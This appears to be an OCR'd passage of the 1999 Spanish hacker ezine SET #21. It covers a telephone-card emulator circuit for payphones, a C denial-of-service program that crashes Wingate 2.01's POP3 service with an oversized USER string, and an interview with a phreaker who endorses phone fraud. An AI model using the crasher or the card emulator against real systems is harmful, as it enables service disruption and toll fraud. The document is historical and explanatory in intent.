La puerta AND (IC3D) y la puerta OR formada por los diodos (D2 y D3) y la resistencia (R3) funcionan como un decodificador de direcciones de forma que a la salida de los diodos D2 y D3 tendremos un 1 siempre que la salida del contador sea mayor o igual que 96; si ahi aparece un 1 entonces la salida que ira al lector sera la de la RAM, si es un 0 se leera de la tarjeta original.

Si suponemos que el lector (lease cabina ;->) no verifica esos 10 bits a 1, el decodificador es sencillo: la linea conectada a la salida Q8 del 4040 saca un 1 directamente si el contador va por el 128 o mas (1XXXXXXX), y a la salida de la puerta AND tenemos un 1 siempre que Q7 y Q6 esten a uno (011XXXX), es decir siempre que el contador se encuentre entre 96 y 127.

```
 salidas 4040
  8765 4321    decimal
 ------------ -----------
  011X XXXX  ( 96 - 127)
  1XXX XXXX  (128 - 255)
```







.....> Decodificador de direcciones original (96-255)
.....>

Pero si tenemos en cuenta esos bits a 1 la cosa se complica un poco mas, ahora tenemos que sacar un 1 solo cuando el contador sea mayor o igual que 106:

salidas 4040 8765 4321	decimal
0110 101X	(106 - 107)
0110 11XX	(108 - 111)
0111 XXXX	(112 - 127)
1XXX XXXX	(128 - 255)

En teoria el decodificador quedaria asi (usando puertas AND de 2 entradas):





A la lista de la compra hay que a~adir 2 diodos y dos 4081 (en el primer caso) o un 4073 (en el segundo). El BF320 hace mil a~os que no existe pero hay equivalentes. Conseguir la RAM (4537) es mucho mas dificil pero no imposible, la solucion esta en internet. Algunas empresas se dedican a la compra de stocks de productos desfasados para venderlos a precio de oro, asi que ya sabeis lo que hay...

El pinout de los IC’s:

```
4081                          4073
Quad 2-input AND gates.       Triple 3-input AND gates.

    +----------+                  +----------+
 1A |1  +--+ 14| VCC           2A |1  +--+ 14| VCC
 1B |2       13| 4B            2B |2       13| 3C
 1Y |3       12| 4A            1A |3       12| 3B
 2Y |4  4081 11| 4Y            1B |4  4073 11| 3A
 2A |5       10| 3Y            1C |5       10| 3Y
 2B |6        9| 3B            1Y |6        9| 2Y
GND |7        8| 3A           GND |7        8| 2C
    +----------+                  +----------+

        Y=AB                          Y=ABC
```

Por cierto, un par de curiosidades... el emulador de marras aparece en dos libros: 'Tarjetas inteligentes' (Ed. Paraninfo) y 'Hackers, piratas tecnologicos' de Claudio Hernandez (Ed. Coelma). En el caso del primero es increible ver la jeta que tienen algunos, aparece una copia identica del texto y los esquemas y no dan creditos por ningun sitio. En el segundo la informacion no esta fotocopiada, es lo mismo pero se lo han currado mas, aunque del autor solo aparece un ro~oso "J.G." en la lista de colaboradores al principio del libro. Lo que hay que ver. Ya de paso, en este libro aparece el esquema de un emulador hecho con un PIC, no os volvais locos, es el mismo que salio en la Phrack #48.

Ah, se me olvidaba el rollete tipico sobre fines educativos y demas, aunque esta vez no lo suelto, la informacion esta ahi y cada uno que haga lo que le salga de los webs... es TU responsabilidad. Ademas, visto lo visto... yo no he visto nada. X-DD

Si tienes algo que corregir, mejorar, etc, mail al canto y listo. Y si alguien tiene tiempo, dinero y paciencia para montarlo que me avise si funciona.. :-)

un saludo
+NetBuL <netbul@phreaker.net>

Nota: el emulador de JM Garcia (tprom.zip) y otros docs que nombro aqui los podeis encontrar en la web de Vanhackez o en su CD TVH-1.
http://www.vanhackez.com

```
-< 0x07 >-------------------------------------------------.--------------.---
                                                          '-[ Obocaman )-
```

```
*
* Denial Of Service: Buffer Overflows Remotos.
*
* Obocaman / OiOiO's Band 1999
*
```

1. Introduccion.

En este peque~o articulo tratare de explicar de manera muy sencilla que son los DoS (Denial Of Service, Denegacion de Servicio), y concretamente el de los buffer overflows remotos.

Un buffer overflow consiste en sobrepasar el tama~o asignado de una variable en memoria, con lo que se desborda la pila de datos y el programa se cierra o se bloquea. Si en los datos que usamos para sobrecargar la pila metemos estrategicamente una serie de datos, el programa los ejecutara, y entonces podemos llegar a hacernos con el control de la maquina.

2. Caso practico: DoS para Wingate.

Si se esta un poco al loro sobre las noticias de seguridad informatica (listas de correo, webs, etc...) veremos que suelen haber noticias de este tipo: "El programa X tiene un bug bastante gordo, si nos conectamos al puerto Y y escribimos 1000 caracteres, el programa X se cuelga", mas o menos ;)

Cuando salio el Wingate 2.0, rapidamente se descubrieron un par de fallos de este tipo, uno por el puerto SMTP (25) y otro por el POP3 (110). El 'truco' consistia en enviar unos 4000 caracteres por esos puertos, desbordando la pila y con la consecuencia que se cerraba el programa (a veces colgando completamente la maquina).

El proceso para explotar este DoS es muy sencillo: nos conectamos al servidor, escribimos los 4000 caracteres, le damos a intro, y arreando. Esto se puede hacer perfectamente a mano, pero para ser un poco mas practicos y aprender de paso a programar sockets en C, haremos un peque~o programa que lo haga por nosotros ;)

3. Programa:

```
<++> source/wgatover.c
 /*
 * Wingate 2.01 POP3 buffer overflow
 * by Obocaman / OiOiO's Band, 1999
 *
 * Based on the MDaemon SMTP buffer overflow, by Rootshell.
 * http://www.rootshell.com
 *
 * Distribute this code freely, it's licensed under GPL.
 */

/* tipicas cabeceras */
#include <stdio.h>
#include <sys/socket.h>
#include <netinet/in.h>
#include <netdb.h>
#include <string.h>
#include <stdlib.h>
#include <unistd.h>

void main(int argc, char *argv[])
{
  struct sockaddr_in sin;
  struct hostent *hp;

  if (argc != 2) {
    printf("Wingate 2.01 crasher, by Obocaman / OiOiO's Band 1999\n");
    printf("Based on MDaemon SMTP exploit,(C) Rootshell, www.rootshell.com\n");
    printf("Uso: %s <wingate_server>\n", argv[0]);
    exit(1);
  }
  hp = gethostbyname(argv[1]);
  if (hp==NULL) {
```

```
    printf("Host desconocido: %s\n",argv[1]);
    exit(1);
  }
  char *buffer; int sock, i;
  bzero((char*) &sin, sizeof(sin));
  bcopy(hp->h_addr, (char *) &sin.sin_addr, hp->h_length);
  sin.sin_family = hp->h_addrtype;
  sin.sin_port = htons(110);            /* Puerto 110, POP3 */
  sock = socket(AF_INET, SOCK_STREAM, 0);
  if((connect(sock,(struct sockaddr *) &sin, sizeof(sin))) == -1) {
        printf("Hubo un error en la conexion.\n");
        exit(1);
  }
  buffer = (char *)malloc(10000);
  sprintf(buffer, "USER x#");
  for (i = 0; i<4096; i++)
    strcat(buffer, "9");
  strcat(buffer, "\r\n");
  /* enviamos la cadena USER x#999...999 por el puerto */
  write(sock, &buffer[0], strlen(buffer));
  close(sock);
  free(buffer);
}
<-->
```

4. Consideraciones

Como veis, no es tan dificil. Cambiando un par de cosas en el codigo se podria hacer un 'DoSer' generico, tan solo habria que decirle el host, el puerto y la cantidad de bytes a mandar, y ya esta.

Weno, y ahora el asunto moral/legal. Ir por ahi colgando programas o maquinas no esta muy bien visto, que digamos. El fin de este peque~o articulo es dar conocimiento, no proveer un arma de ataque, asi que, intencionadamente, el codigo fuente no compila si no se le hace una peque~a modificacion (supongo que los script-kiddies que lean esto se estaran cagando en mi, pero weno... X'DDDD).

Y por ultimo, los saludos de rigor para OiOiO's Band, SJF Project, Undersec, SET, y toda la pe~a que estuvo en la NcN'99.

```
-< 0x08 >-------------------------------------------------.---------------.--
                                                          '-[ SET Staff )-
```

B_ O_ O_ K_ M_ A_ R_ K_ S_

Algunas direcciones que pueden ser de interes, graciosas o utiles. Las encontrareis aqui. Tambien las podeis enviar vosotros, a la direccion habitual <set-fw@bigfoot.com>

--[http://www.zinestore.com.ar]

La pagina donde podeis encotrar casi todas las ezines ha cambiado de URL, ahora tiene su propio dominio en Argentina. Una pagina _muy_ recomendable. Visitadla! No os ireis con las manos vacias.

--[http://www.ericsson.com/medialab/warriors/]

Video genial sobre el funcionamiento de la red a nivel muy, pero que muy basico. DATO: Ocupa 150 MBytes, pero merece la pena.

--[http://rinkworks.com/stupid/]

Para pasar un buen rato. Un buen repertorio de anecdotas sobre servicios tecnicos y curiosidades acerca de los ordenadores, desternillante.

--[http://www.userfriendly.org]

Quien a estas alturas no conozca UserFriendly no tiene perdon. Se trata de una tira comica que se publica diariamente. Es genial, y desde luego todo el mundo debiera conocerla.

--[http://margo.student.utwente.nl/stefan/chipdir/]
--[http://www.questlink.com/]

Buscas algun circuito integrado en especial? No recuerdas el conexionado de un 8085? Pues estas dos direcciones son la salvacion. Un buen repertorio de circuitos integrados con sus respectivas caracteristicas tecnicas.

--[http://www.proteccioncivil.org/vademecum]

Quien decia que eso de la triangulacion pasiva era un mito? Pues nada, nada. En el Vademecum del plan REMER de Proteccion Civil hay un capitulo dedicado a explicar que es eso de la radiodeterminacion.

--[http://www.cdlr.org]

Nuevo dominio que estrenan la gente de Proyecto R, web bien contruida y de carga rapido con los contenidos justos. Visitadla.

-< 0x09 >----------.----------.--
‘-[SET Staff)-

-|- EN EL QUIOSCO VIRTUAL -|-

Mientras estabamos acabando y retocando el numero #21 de SET han salido a la calle estos ezines.. No os los perdais, dado que el saber no ocupa lugar.
[Te faltan direcciones?: Pues vete al bookmark y fijate en ZineStore ;->]

--[Phrack 55]--

Al final despues un cierto (solo??) retraso. (Luego hablais de nosotros..) Ha salido Phrack, despues de 9 -N-U-E-V-E- meses, no es que nos comparemos con Phrack ni nada de eso. Pero mantenemos bastante mas nuestra periodicidad Supongo que no tendre que daros la direccion no ?

--[RareGaZz #16]--

Pues si se~or la competencia ha vuelto con renovada energia. Despues de gestarse durante varios meses el Staff de Rare ha sacado su nuevo

numero. La direcion es la habitual, ahora el grupo es casi todo de la peninsula. Pero leedla vosotros mismos y juzgad.

--[Netsearch #3]--

Un ezine que se esta haciendo su propio hueco paso a paso. Cada vez mas asentado y con solidos articulos, Netsearch demuestra que el movimiento de zines under en Espa~a atraviesa momentos de esplendor. Y si no echad la vista atras....

--[Proyecto R #7]--

Parece ayer cuando nos comentaban el nacimiento de Proyecto R, un lector de SET que daba el paso adelante y creaba el que hoy por hoy es ya el mejor ezine chileno, otra muestra mas de las buenas iniciativas que hemos tenido el orgullo de contemplar. Han cambiado de dominio. Nada mejor que http://www.cdlr.org

--[Raza Mexicana #8]--

Estos chicos siguen imparables, el numero #8 salio en Octubre si mi memoria no me falla. Siguen con su estilo anarquista total encontra del sistema. Si os interesa leerla esta es su direcion, http://www.raza-mexicana.org

--[Inet #3]--

El muy activo Gothstain y el proyecto de Intrusos Exploracion Tecnologica. Siguen en la brecha, impartiendo conocimiento desde Colombia.

--[7A69]--

El impulsor de este zine, Ripe, nos aviso de su existencia. Destinado a la gente que "se pierde leyendo los articulos de SET" ha alcanzado ya el sexto numero.
[En confianza, yo NUNCA entendi los articulos de Falken :-DD]

Pero ni son todas las que estan ni estan todas las que son. Lease, faltan Ezines. No sigue faltando JJF que parece haberse estancado de momento :? Nosotros no sabemos nada. Que conste que no compramos a la competencia ni cosas por el estilo :-D, la competencia es *buena* y saludable.
Que luego sino nos miramos demasiado al ombligo y malo.

Como, que tenias que salir aqui?. Pues ya sabes nuestro mail, escribenos que no podemos estar al tanto de todo. Y si no tienes un zine pero crees que tienes algo de interes que contar pues en SET tienes espacio.
Cualquier novedad relacionada con el under y que creas debe saberse, la pondremos aqui o en nuestra web. A que esperas?. <set-fw@bigfoot.com>

En papel de verdad, como viene siendo habitual, Linux Actual, Solo Linux, Linux Journal, el 2600 de Oto~o y el nuevo numero de la revista del CCC. Tambien una revista francesa llamada Pirates, que puede ser interesante.

EOF

```
-[ 0x03 ]--------------------------------------------------------------------
-[ EN LINEA CON... ArMaND VanHell ]------------------------------------------
-[ by GreeN LegenD ]-----------------------------------------------SET-21-
```

```
   _
  |_ ._   |. _  _  _.   _ _ ._
  |_ | |  ||| |(/_(_|  (_(_)| |...
```

```
     .‘888b         ,8’
      .‘888b       ,8
       .‘888b     ,8’ .
        .‘888b   ,8’ .8.      . 8o.      .8
         .‘888b ,8’ .8‘8      . 8‘88o.   88
          .‘888b8’ .8’ ‘8.    . 8  ‘88o  88
           .‘888’ .8’   ‘8.   . 8    ‘88o88
            .‘8’ .888888888.  . 8      ‘o88
             .‘ .8’       ‘8. . 8        ï8
                             . 8888      8
                             . 8888      8
                             . 8888      8            . 88     . 88
                             . 8888      8  . 8888888 . 88     . 88
                             . 8888      8  . 88      . 88     . 88
                             . 8888o     8  . 88      . 88     . 88
                             . 88888888888  . 8888o   . 88     . 88
                             . 8888      8  . 88      . 88     . 88
                             . 8888      8  . 88      . 88     . 88
                             . 8888      8  . 888888o . 88888o . 88888o
```

Bueno como veis me encargo yo tambien de esta seccion, este numero seguimos entrevistando a gente conocida del under hispano. Esta vez le toca a ArMaND VanHell que pertenece a TDD elemento de mucho cuidado y que ya lleva varios a~os dando guerra. Ha escrito para SET (16) sobre Phreak el 050 de Retevision.
Pero no lo voy a decir yo todo. Dejemos al maestro que hable..

- Introducete tu mismo.. Quien es VanHell Dinos algo de ti.

VanHell es un zagal de 19 a~os que le gusta la informatica, la electronica, las telecomunicaciones en general y la sangria en especial. Supongo que dejando aparte la faceta de phreaker puedo considerarme "normal" :) musica dance... drogas, bebidas y mujeres. Me gusta perder el tiempo con las cosas que me interesan y normalmente los estimulos que me impulsan obedecen a beneficio interior mas que al ludico.

- Como empezaste en este mundillo ?

De siempre me he sentido atraido por la tecnologia, no me da miedo en absoluto y todo lo contrario, me atrae. De una manera que... :D
De este sentido natural me vino el gusto por los ordenadores y mas tarde cuando descubri que el telefono era algo mas que el terminal de mi casa pues la curiosidad llevo a buscar informacion sobre una cosa y despues sobre otra y finalmente sacar mis propias conclusiones.

- Cual es el origen del nick ? ;)

Viene por analogia al productor de musica Armand Van Helden... la tarde que me buscaba un nick pues aparecio uno de sus discos en mis manos "Fun Fenomenal" que me gustaba mucho y me parecio buena idea personalizarlo: "ArMaND VanHell".

- Que es TDD ?

TDD es The Den of the Demons group of phreakers, un nombre rebuscado para

dar personalidad a nuestro grupo que se establecio en el verano de 1997 y como anecdota comentar que TDD existia tiempo antes de que siquiera me conectase a internet.

Como ultimo exponente tenemos actualemente TDDz (http://www.webcrunchers.com/tdd) nuestra web que esta exclusivamente dedicada al phreak en Espa~a aunque algunas cosas pueden extrapolarse a Telefonica en hispanoamerica. Tiene informacion que se amplia constantemente, trucos, links... y una lista de correo.

Al principio empezamos Hark y yo con ciertas experiencias que desembocaron en querer saber mas sobre esos "cacharros" que estan en las calles llamados normalmente cabinas y mas en concreto los TM (Telefonos Modulares).

Luego al poco se unio Ripper para apoyarnos en ciertas cuestiones... 3 mejor que 2... por ejemplo, quedo resuelto.

Y asi los 3 mosqueteros llevamos unos a~os danzando por ahi como los monos en el arbol del phreak.

- Presentanos a toda la gente que formais TDD ?

Creo que ya lo he hecho porque no se como describir TDD sin hacerlo a sus componentes. De todas formas no hablare por ellos pero se parecen bastante a mi... somos clones X’DD ... bueno, solo nos parecemos en que nos interesan praticamente las mismas cosas de tecnologia y phreak.

De la musica ni hablamos, ya q la frase mas pronunciada cuando alguien pone algo es.."Quita esoo!!!" y nos quedamos sin escuchar nada :)

- Que habeis hecho como TDD y que planes/projectos teneis ?

Pues de TDD solo se conoce lo que hemos querido publicar en TDDz y poco mas... realmente detras de todo hay una gran labor tanto en tiempo como esfuerzo de I+D (investigacion y desarrollo) que a fin de cuentas es de lo que nos nutrimos porque es lo que nos gusta realmente.

- Como ves la scene en Espa~a ?

Bufff, sin apuntar a nadie, la cosa esta muy malita... aunque se pueden ver destellos de calidad, hay mucho sapo suelto y para mi entender hay un descontrol y abuso total. Poca gente tiene medida de las cosas y normalmente la culpa es de los pseudo-phreakers revienta-rula cosas que solo buscan un beneficio tangible. ¨Llamas gratis? Cojonudo, lo asqueroso es que no sabes ni como ni porque puedes hacerlo y por supuesto no tienes la intencion de saberlo. ¨¨900+PBX=phreaker?? Yo creo que no.

Por otro lado tenemos a cierta gente cojonuda que se curra sus cosas y puedes explayarte con ellos y ellos contigo.

- Que sabes del phreak fuera de Espa~a ?

Mas o menos procuro estar al dia en lo que se refiere a visitar webs y leer los diferentes anuncios y noticias que se hacen con respecto a seguridad, descubrimientos, releases y demas cosas que me interesen aunque sin poder profundizar tan a fondo como para conocer como esta la cosa realmente por ahi fuera, supongo que no andaran mucho mas lejos que nosotros.

- Y Internet en Esp~a, va bien ? Que opinas de la evolucion de la red.

Ciertamente vomitivo este aspecto... con las compa~ias luchando por la carnaza que somos nosotros los clientes. Uno que chupa, el otro que muerde,

precios elevadisimos y calidad nefasta. El auge de internet se debe a la tendencia natural que seguimos todos y no a las trabas que nos imponen principalmente Telefonica con el abuso telefonico que ya dura 75 a~os y aun siguen con la pretension de que Internet es suyo... Terra: "Internet, mas tuyo que nunca" -Por favor!

- Que crees que se deberia de hacer para descriminalizar el phreak?

Verlo desde el punto de vista de que quien roba a un ladron tiene cien a~os de perdon. Esta claro que gracias al phreak se consiguen ciertos servicios y privilegios que de otra manera no se usarian por distintas razones, principalmente la imposibilidad para la mayoria de la gente de costearlos.

Considerando que la comunicacion, una comunicacion basica como la voz e internet, deberian ser gratuitas, un derecho para todos y no un lujo como ahora.

- Y ahora algo mas sobre ti...

- Que SO utilizas ?

Tengo montada una box win95+dos+linux(debian) que corren bajo un 486 con 12 megas de ram y 540 de hd.

- Cita tus tres programas mas usados..

Mirc, Opera y notepad. Ultimamente solo me dedico a leer y leer y mas leer toda la informacion posible que pillo y un poco a programar. No, no juego.

- Cuales son para ti los textos mas utiles para empezar ?

No creo que haya unos textos de inicio porque aunque puedan encontrarse guias de iniciacion y demas, no son lo didacticas que podria esperarse, porque esto no es como las matematicas, no es una ciencia exacta, mas vale leer todo (y mas) y despues concluir uno mismo las cosas.

- Que ezines y websites lees habitualmente ?

http://*.*.*

- Cuando no estas con el Phreak que haces ?

Escuchar musica, drogarme, beber, irme de fiesta... incluso estudiar.

- Ultimo libro que has leido ?

¨En papel? No me acuerdo...

- Y la ultima pelicula ?

Austin Powers 2, me descojono con este tipo de peliculas de humor absurdo.

- Recomienda una URL para disfrute general...

www.hut.fi/Misc/Electronics
Es una maravilla en forma de web.

www.yahoo.com
Aun no me ha salido lo de "No matches found".

- Una frase...

"No te drogues... hay poca y somos muchos." Rul

- Como bebida prefieres ....

Sangria y whisky. Soy comandante del ejercito de las bebidas del Portal... pero eso es otra historia :D

- Como puedo empezar en esto del Phreak ? que responderias ?

Si aun no lo has hecho ya es demasiado tarde. Si una persona no sabe por si misma como empezar con algo sera mejor que no lo haga, vale, es posible que a base de inyectarle informacion plug & play llegue a hacer algo pero eso ni es phreak ni nada.

Y para acabar...

- Cual seria tu equipo so~ado ?

Cualquier cosa que lleve pilas, un display, botoncitos y se parezca a un movil, un PDA, un portatil, un ordenador, una emisora, un decodificador de Canal Satelite Digital... y asi. Mas o menos os hareis una idea.

Si nos centramos en un ordenador... pues nada, el mas caro.

Y si nos centramos en el phreak... pues una furgoneta como la de nuestro colega el Capitan Crunch... si no la conoceis buscar informacion por internet que seguro la encontrareis.

- Hemos acabado, ahora puedes saludar a quien quieras..

A TDD, SET, la pe~a del Portal, a todos los demas grupos hack/phreak que me conocen, a los lectores de este zine en general y a los buenos colegas en especial ;). Y como no a lo mas importante, a lo q hace q nos movamos por este mundillo "El Calamar Sagrao" X)

- Gracias por tu valioso tiempo.

De nada, ya te cobrare X'DDD.

VanHell/TDD.

EOF

-[0x05]----------
-[Del PGP a un Foton. Presente y Futuro]----------
-[by SiuL+Hacky]----------SET-21-

DEL PGP A UN FOTON. PRESENTE Y FUTURO.

En el pasado numero de SET (20), Falken a~adio al articulo de Homs una breve introduccion sobre criptografia cuantica que me ha "motivado" a hacer una pausa en el curso de cracking bajo linux, y extenderme un poco mas en ese y otros temas estrechamente relacionados.

Llamaba ciertamente la atencion la noticia aparecida (en la edicion electronica al menos) el pasado 29 de Septiembre en el Sunday Times

http://www.sunday-times.co.uk/news/pages/tim/99/09/
29/timintint02001.html?1341861

En resumen venia a decir que segun noticias filtradas por el Instituto Israeli Weizmann, tenian disponible un dispositivo (incluso un dispositivo de mano) que rompia el codigo RSA-512 bits en 12 microsegundos. Para tan noble tarea, utilizaba un dispositivo mezcla de procesamiento optico y de computacion cuantica.

Que nadie se alarme, a pesar de que en criptografia nada se puede asegurar, era una patra~a sensacionalista. El articulo estaba firmado por un tal Ben Hammersley, y era un batiburrillo de ideas mal pegadas. Mezclaba seguramente la noticia aparecida meses atras, donde se presentaba un dise~o de un

http://www.rsa.com/rsalabs/html/twinkle.html

dispositivo electro-optico para atacar el citado sistema, con algun articulo leido en la red. Por cierto, este dispositivo electro-optico, a pesar de todo, dejaba las claves de 768 y 1024 bits como inabordables. La noticia del Sunday es falsa; en primer lugar porque este tipo de hallazgos no se filtran (y menos por los israelies), en segundo porque no existen ordenadores cuanticos de ese numero de bits, y en tercero porque ni mucho menos estaria disponibles en un sistema de mano.

A pesar de que no pasa de ser ejercicio de sensacionalismo, podria ser en un futuro mas o menos lejano algo cierto. La base teorica, existe, pero de momento no se sabe como llevar a cabo satisfactoriamente. El que la seguridad de las claves RSA (por ejemplo) se vea completamente en entredicho, vendria de la mano de la casi recien nacida: COMPUTACION CUANTICA.

COMPUTACION CUANTICA ----------

Es indudable el exito que han alcanzado hoy en dia los computadores digitales electronicos. La miniaturizacion ha llevado a los micropocesadores a un papel crucial dentro de la actual era tecnologica. Probablemente ni Intel (ni los japoneses que les encargaron el proyecto), ni nadie, sospechaba que la tecnologia pudiera evolucionar hasta la cotas actuales. Esto da idea de lo dificil que es anticipar el desarrollo de los avances tecnologicos. Esta situacion tiende a hacer creer la idea de que todo es simulable y computable. Aquellos problemas en los que no se ha tenido exito todavia (como la realidad virtual), parece que se solucionan dejando pasar el tiempo y que el aumento de la velocidad de procesamiento haga el resto.

Pero realmente ¿ todo es computable ? No parece que desde la primera mitad del siglo, cuando Turing y Church expusieron sus teorias, se halla avanzado

mucho en estos aspectos teoricos. Se puede dar como buena la proposicion conocida como "Tesis de Church": todos los dispositivos computacionales se pueden simular mediante una maquina de Turing. Esta proposicion no deja sin embargo una definicion clara de lo que seria un dispositivo computacional. De cualquier forma, si que parece haber acuerdo en que todo NO es computable, o para ser mas preciso, no todo es eficientemente computable. Esta ineficiencia, no seria una cualidad propia de un dispositivo particular (por ejemplo, un dispositivo no optimizado), sino que afectaria a todos ellos. En el terreno de otros temas mas delicados, como la inteligencia, o la consciencia, no parece nada claro si podran ser alguna vez simulables.

Se suele poner el limite de las "cosas" eficientemente computables, como aquellas que contando con un numero de elementos variables N, los recursos consumidos para su computacion, incluido el tiempo, dependen polinomicamente de N. Por ejemplo, supongamos un sistema cuya computacion requiera:

N^2 + 6*N^3 + N^10 recursos

(N^2 significa N elevado a 2)

para N=3 elementos tendriamos 3^2 + 6*3^3 + 3^10 = 59220 recursos
para N=6 elementos tendriamos 6^2 + 6*6^3 + 6^10 = 60467508 recursos

